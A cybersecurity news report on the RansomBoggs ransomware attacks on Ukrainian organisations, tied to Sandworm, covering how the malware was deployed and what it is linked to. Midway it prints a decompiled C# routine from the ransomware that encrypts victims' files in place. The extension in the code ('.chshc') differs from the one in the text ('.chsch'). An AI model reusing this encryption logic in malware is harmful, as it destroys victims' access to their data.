
Russia-based RansomBoggs Ransomware Targeted Several Ukrainian Organizations



Ukraine has come under a fresh onslaught of ransomware attacks that mirror previous intrusions attributed to the Russia-based Sandworm nation-state group.

Slovak cybersecurity company ESET, which dubbed the new ransomware strain **RansomBoggs**, said the attacks against several Ukrainian entities were first detected on November 21, 2022.

"While the malware written in .NET is new, its deployment is similar to previous attacks attributed to Sandworm," the company said in a series of tweets Friday.

The development comes as the Sandworm actor, tracked by Microsoft as Iridium, was implicated for a set of attacks aimed at transportation and logistics sectors in Ukraine and Poland with another ransomware strain called Prestige in October 2022.

The RansomBoggs activity is said to employ a PowerShell script to distribute the ransomware, with the former "almost identical" to the one used in the Industroyer2 malware attacks that came to light in April.

```
private static void EncryptFile(string FilePath, byte[] AesKey, byte[] AesIV, out bool Encrypted)
{
    Encrypted = false;
    if (AesEngine.IsTargetExt(FilePath))
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(AesKey, AesIV);
        if (AesEngine.FileBlock == null)
        {
            AesEngine.AesSize = 4096;
            AesEngine.FileBlock = new byte[AesEngine.AesSize + 16];
            AesEngine.CryptoBlock = new byte[AesEngine.AesSize + 16];
        }
        try
        {
            string text = FilePath + ".chshc";
            File.Move(FilePath, text);
            FileStream fileStream = new FileStream(text, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
            long num = 0L;
            int num3;
            for (long num2 = fileStream.Length; num2 > 0L; num2 -= (long)num3)
            {
                num3 = fileStream.Read(AesEngine.FileBlock, 0, AesEngine.AesSize);
                if (num3 < AesEngine.AesSize || num2 == (long)AesEngine.AesSize)
                {
                    byte[] array = cryptoTransform.TransformFinalBlock(AesEngine.FileBlock, 0, num3);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(array, 0, array.Length);
                    num += (long)array.Length;
                }
                else
                {
                    cryptoTransform.TransformBlock(AesEngine.FileBlock, 0, num3, AesEngine.CryptoBlock, 0);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(AesEngine.CryptoBlock, 0, num3);
                    num += (long)num3;
                }
            }
            fileStream.Close();
            Encrypted = true;
        }
        catch (Exception ex)
```

According to the Computer Emergency Response Team of Ukraine (CERT-UA), the PowerShell script, named POWERGAP, was leveraged to deploy a data wiper malware called CaddyWiper using a loader dubbed ArguePatch (aka AprilAxe).

ESET's analysis of the new ransomware shows that it generates a randomly generated key and encrypts files using AES-256 in CBC mode and appends the ".chsch" file extension.

Sandworm, an elite adversarial hacking group within Russia's GRU military intelligence agency, has a notorious track record of striking critical infrastructure over the years.

The threat actor has been linked to the NotPetya cyberattacks against hospitals and medical facilities in 2017 and the destructive assaults against the Ukrainian electrical power grid in 2015 and 2016.